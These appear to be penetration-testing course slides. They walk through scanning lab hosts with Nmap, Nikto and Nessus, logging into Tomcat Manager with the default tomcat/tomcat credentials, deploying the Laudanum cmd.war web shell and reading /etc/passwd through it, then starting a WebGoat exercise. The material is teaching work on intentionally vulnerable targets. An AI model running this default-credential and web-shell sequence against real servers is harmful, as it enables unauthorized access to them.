


Web App & Data Base Security

Exploitation

Web App & Data Base Security



Agenda

- Exploitation;
- Security Misconfiguration;
- File injection.
- Hacking Tomcat;
- WAR and JAR files;
- Mapping Phase;
- Discovering Phase;
- Exploitation Phase;
- Discovering Clues in the HTML code;
- LAB 1: Exploiting Tomcat;
- LAB 2: Exploiting WebGoat.
- LAB 3: Exploiting MySQL

Exploitation

- Last step of the methodology:
 - Reporting is part of each step.
- Using the previous phases to give the information needed to exploit a flaw;
- As testers, we do have to be careful to avoid any systems outages;
- Or open new holes for other attackers;
- The most important thing is: be transparent and make sure that the application owners are aware of the test.

Security Misconfiguration

- Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system;
- Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code;
- Developers and network administrators need to work together to ensure that the entire stack is configured properly;
- Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.

File Injection

- It's when a hacker find a vulnerability in your web application that allows he or she to paste code from a remotely hosted file in a script that is executed on your application's server;
- Most were not created of hacking proposes, but they are used that way;
- Shell Access is the primary goal;
- Laudanum is a collection of these types of files.

Hacking Tomcat

- Apache Tomcat is a very popular open source implementation for handling JavaServer Pages;
- It is **often** deployed with **default or weak credentials** protecting the web accessible Tomcat Manager functionality;
- A very common initial foothold for attackers is to take advantage of weak or default Tomcat Manager Credentials and use this to remotely deploy and execute a payload to gain a backdoor to the host.

Hacking Tomcat

- Tomcat Manager allows administrators (and attackers) to upload and publish Web application ARchive (WAR) files remotely.
- Vulnerability scanners will pick up this particular finding too. They are here to help us.

WAR and JAR Files

- WAR file (or Web application ARchive) is a JAR file used to distribute a collection of JavaServer Pages, Java Servlets, Java classes, XML files, tag libraries, static Web pages (HTML and related files) and other resources that together constitute a Web application;
- JAR (Java ARchive) is an archive file format typically used to aggregate many Java class files and associated metadata and resources (text, images and so on) into one file to distribute application software or libraries on the Java platform. JAR files are built on the ZIP file format and have the .jar file extension.

Mapping Phase

Via the mapping phase, we have found a few servers with tomcat installed via port scanning and service enumeration.

```
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@bt-was:/pentest/web/grendel-scan# nmap -sV -sS 10.2.1.6

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-26 11:37 EST
Nmap scan report for tomcat-apache.sait230.ca (10.2.1.6)
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+cqueeze2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.16 ((Debian))
443/tcp   open  ssl/http     Apache httpd 2.2.16 ((Debian))
MAC Address: 00:0C:29:72:36:2B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```

```
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

TurnKey Tomcat Apache

- [Control Panel](#)



Web Apps



Virtual
Hosts



Web Shell



Webmin

Resources and references

- Tomcat administrative account: **admin**
- TurnKey Tomcat Apache [release notes](#)
- Apache Tomcat Documentation ([offline](#), [online](#))



Discovering Phase

Using Nikto and Nessus we found that Tomcat is installed with the default installation.

Nikto

```
root@bt-was:/pentest/web/nikto# ./nikto.pl -p 8180 -host 10.2.1.1
- Nikto v2.1.5
-----
+ Target IP:      10.2.1.1
+ Target Hostname: metasploitable.sait230.ca
+ Target Port:    8180
+ Start Time:     2013-01-26 11:47:13 (GMT-5)
-----
+ Server: Apache-Coyote/1.1
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this server as: Apache Tomcat
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /: Appears to be a default Apache Tomcat install.
+ OSVDB-376: /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3233: /tomcat-docs/index.html: Default Apache Tomcat documentation found.
+ OSVDB-3233: /manager/html-manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3092: /webdav/index.html: WebDAV support is enabled.
+ OSVDB-3233: /jsp-examples/: Apache Java Server Pages documentation.
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/...html: Admin login page/section found.
```

Discovering Phase

Using Nikto and Nessus we found that Tomcat is installed with the default installation.

Nikto

```
root@bt-was:/pentest/web/nikto# ./nikto.pl -p 8180 -host 10.2.1.6
- Nikto v2.1.5

-----
+ No web server found on tomcat-apache.sait230.ca:8180
-----

+ 0 host(s) tested
root@bt-was:/pentest/web/nikto# ./nikto.pl -p 80 -host 10.2.1.6
- Nikto v2.1.5

-----
+ Target IP:          10.2.1.6
+ Target Hostname:    tomcat-apache.sait230.ca
+ Target Port:        80
+ Start Time:         2013-01-26 11:58:27 (GMT-5)
-----

+ Server: Apache/2.2.16 (Debian)
+ Root page / redirects to: http://tomcat-apache.sait230.ca/cp
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.2.19). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6474 items checked: 0 error(s) and 3 item(s) reported on remote host
+ End Time:          2013-01-26 11:58:39 (GMT-5) (12 seconds)
```

Discovering Phase

Using Nikto and Nessus we found that Tomcat is installed with the default installation.

Nessus → **critical** Apache Tomcat Manager Common Administrative Credentials Web Servers 1

Synopsis

The management console for the remote web server is protected using a known set of credentials.

Description

It is possible to gain access to the Manager web application for the remote Tomcat server using a known set of credentials. A remote attacker can leverage this issue to install a malicious application on the affected server and run code with Tomcat's privileges (usually SYSTEM on Windows, or the unprivileged 'tomcat' account on Unix). Worms are known to propagate this way.

Solution

Edit the associated 'tomcat-users.xml' file and change or remove the affected set of credentials.

Vulnerability Information

CPE: cpe:/a:apache:tomcat
Exploit Available: true
Exploitability Ease: Exploits are available
Exploitable With:
 Metasploit (Apache Tomcat Manager Application Deploye
 Core Impact

10.2.1.1 1

8180/tcp It is possible to log into the Tomcat Manager web app at the following URL :
 http://10.2.1.1:8180/manager/html
 with the following credentials :
 - Username : tomcat
 - Password : tomcat

Credentials

Exploitation Phase

Step 1: Accessing the Tomcat web console using the credentials found (tomcat / tomcat)

Exploiting

File Edit View History Bookmarks Tools Help

http://metasploitable.sait230.ca:8180/

Most Visited Getting Started Latest Headlines

Proxy: None Apply Edit Remove Add Status: Using None Preferences

Apache Tomcat/5.5

The Apache Software Foundation
http://www.apache.org/

Administration

- Status
- [Tomcat Administration](#)
- [Tomcat Manager](#)

Documentation

- [Release Notes](#)
- [Change Log](#)
- [Tomcat Documentation](#)

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "\$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

Exploitation Phase

Step 1: Accessing the Tomcat web console using the credentials found (tomcat / tomcat)

Apache Tomcat/5.5

The Apache Software Foundation
<http://www.apache.org/>

Authentication Required

A username and password are being requested by <http://metasploitable.sait230.ca:8180>.
The site says: "Tomcat Manager Application"

User Name:

Password:

Administration
[Status](#)
[Tomcat Administration](#)
[Tomcat Manager](#)

Documentation
[Release Notes](#)

10.2.1.1

8180/tcp

It is possible to log into the Tomcat Manager web app at the following URL :

<http://10.2.1.1:8180/manager/html>

with the following credentials :

- Username : tomcat
- Password : tomcat

Service: www

Exploitation Phase

Step 1: Accessing the Tomcat web console using the credentials found (tomcat / tomcat)

Tomcat Web Application Manager

Message: OK

Manager

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Server Status](#)

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application		3	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example Ap		0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application		0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples		0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application		0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples		0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	1	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Application can be undeployed from the server

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

WAR or Directory URL: [Deploy](#)

New Apps can be deployed here

WAR file to deploy

Select WAR file to upload [Browse...](#) [Deploy](#)

Exploitation Phase

Step 2: Uploading the WAR file to the Tomcat management console.

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:


WAR or Directory URL:

WAR file to deploy

Select WAR file to upload

Find the WAR file

/usr/bin/samurai/laudanum/jsp/cmd.war



Exploitation Phase

Step 3: Deploy the cmd.war file.

Exploiting

WAR file to deploy

Select WAR file to upload


Applications				
Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/cmd		true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Exploitation Phase

Step 4: Accessing the application.

Exploiting

Applications				
Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/cmd		true	0	Start Stop Reload Undeploy



Browser address bar: <http://metasploitable.sait230.ca:8180/cmd/>

Navigation: Most Visited ▾ Getting Started Latest Headlines ▾

Proxy: None ▾ [Apply](#) [Edit](#) [Remove](#) [Add](#) **Status:** Using None [Preferences](#)

HTTP Status 404 - /cmd/

type Status report

message /cmd/

description The requested resource (/cmd/) is not available.

Apache Tomcat/5.5

Exploitation Phase

Exploiting

Step 4: Accessing the application.

The screenshot shows a web browser window with the address bar containing `http://metasploitable.sait230.ca:8180/cmd/`. The browser interface includes a "Most Visited" section, a "Getting Started" section, and a "Latest Headlines" section. Below the address bar, there is a "Proxy" dropdown set to "None", and buttons for "Apply", "Edit", "Remove", and "Add". The status bar indicates "Status: Using None" and a "Preferences" link.

The main content area displays an "HTTP Status 404 - /cmd/" error. The status report indicates that the requested resource (/cmd/) is not available. The message field shows "/cmd/".

A red arrow points from the address bar of the first window to the address bar of a second window below it. The second window's address bar contains `http://metasploitable.sait230.ca:8180/cmd/cmd.jsp?`. A yellow box highlights the text `:8180/cmd/cmd.jsp?` with a red arrow pointing to it.

The second window's status bar shows "Apache Tomcat/5.5". The main content area displays "Commands with JSP" and a "Send" button.

Exploitation Phase

Step 4: Accessing the application.

Commands with JSP

← Adding the command

Command: ls -l

```
total 93
drwxr-xr-x  2 root root  4096 2012-05-13 23:35 bin
drwxr-xr-x  4 root root 10240 2012-05-13 23:36 boot
lrwxrwxrwx  1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13800 2013-01-18 05:30 dev
drwxr-xr-x 95 root root  4096 2013-01-18 05:31 etc
drwxr-xr-x  7 root root  4096 2012-10-09 22:41 home
drwxr-xr-x  2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx  1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 2012-05-13 23:35 lib
drwx----- 2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x  4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x  3 root root  4096 2010-04-28 16:16 mnt
-rw-----  1 root root 18078 2013-01-18 05:31 nohup.out
drwxr-xr-x  2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x 104 root root    0 2013-01-18 05:30 proc
drwxr-xr-x 13 root root  4096 2013-01-18 05:31 root
drwxr-xr-x  2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x  2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x 12 root root    0 2013-01-18 05:30 sys
drwxrwxrwt  4 root root  4096 2013-01-18 05:32 tmp
drwxr-xr-x 12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x 15 root root  4096 2012-05-20 17:30 var
lrwxrwxrwx  1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

← Results

Exploiting

Exploitation Phase

Step 4: Accessing the application.

Commands with JSP

Send

Adding the command

Command: cat /etc/passwd


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

Results

Discovering Clues in the HTML Code

Step 1: Spidering a web site (already done)

Exploiting



Discovering Clues in the HTML Code

Step 2: Starting the target web app (WebGoat)



Thank you for using WebGoat! This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is lead by Bruce Mayhew. Please send all comments to Bruce at WebGoat@owasp.org.

Thanks to  **OUNCE LABS** for supporting Bruce on the WebGoat Project.



WebGoat Design Team

Bruce Mayhew
David Anderson
Rogan Dawes
Laurence Casey (Graphics)

Special Thanks for V5.2

Reto Lippuner
Marcel Wirth

To all who have sent comments

Lesson Contributors

Aspect Security
Sherif Koussa
Romain Brechet

Documentation Contributors

Sherif Koussa
Aunz Khant
(<http://yehg.org/>)
Erwin Geimaert
(<http://www.zionsecurity.com/>)

Start WebGoat

Discovering Clues in the HTML Code

Step 3: Starting the target web app

Exploiting

Damn Vulnerable Web App ... Discover Clues in the HTML

Logout ?

Discover Clues in the HTML

OWASP WebGoat V5.2

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
[Discover Clues in the HTML](#)
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos Below is an example of a forms based authentication form. Restart this Lesson
Look for clues to help you log in.

Sign In
Please sign in to your account. See the OWASP admin if you do not have an account.
*Required Fields

*User Name:

*Password:

Login

ASPECT SECURITY
Application Security Specialists

OWASP Foundation | Project WebGoat | Report Bug

Discovering Clues in the HTML Code

Step 4: Selecting the website

Exploiting

File Edit View History Bookmarks Tools Help

http://127.0.0.1:8088/WebGoat/attack?Screen=61&menu=700

Disable Cookies CSS Forms Images Information Miscellaneous Outline

Damn Vulnerable Web App ... Discover Clues in the HTML

Logout ?

OWASP WebGoat V5.2

Discover Clues in the HTML

Hints Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
[Discover Clues in the HTML](#)
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos Below is an example of a forms based authentication form. Restart this Lesson
Look for clues to help you log in.

Sign In
Please sign in to your account. See the OWASP admin if you do not have an account.
*Required Fields

*User Name:

*Password:

Login

ASPECT SECURITY
Application Security Specialists

OWASP Foundation | Project WebGoat | Report Bug

Discovering Clues in the HTML Code

Step 5: Checking for any comment in the code (Spidering)

Exploiting

WebScarab

File View Tools Help

Spider Extensions XSS/CRLF SessionID Analysis Scripted Fragments Fuzzer Compare Search

Summary Messages Proxy Manual Request WebServices

☐ Tree Selection filters conversation list

Url	Methods	Status	Possible In...	Injection	Set-Cookie	Comments	Scripts
http://localhost:80/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
http://localhost:80/30.ca:80/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Spider tree	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Show scripts	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Show comments	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
?	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
?C=N;O=D	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
?C=S;O=A	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
cElkbYOn.htm/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
dwwa/	GET	302 Found	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
favicon.ico	GET	404 Not F...	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
icons/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
mutillidae/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
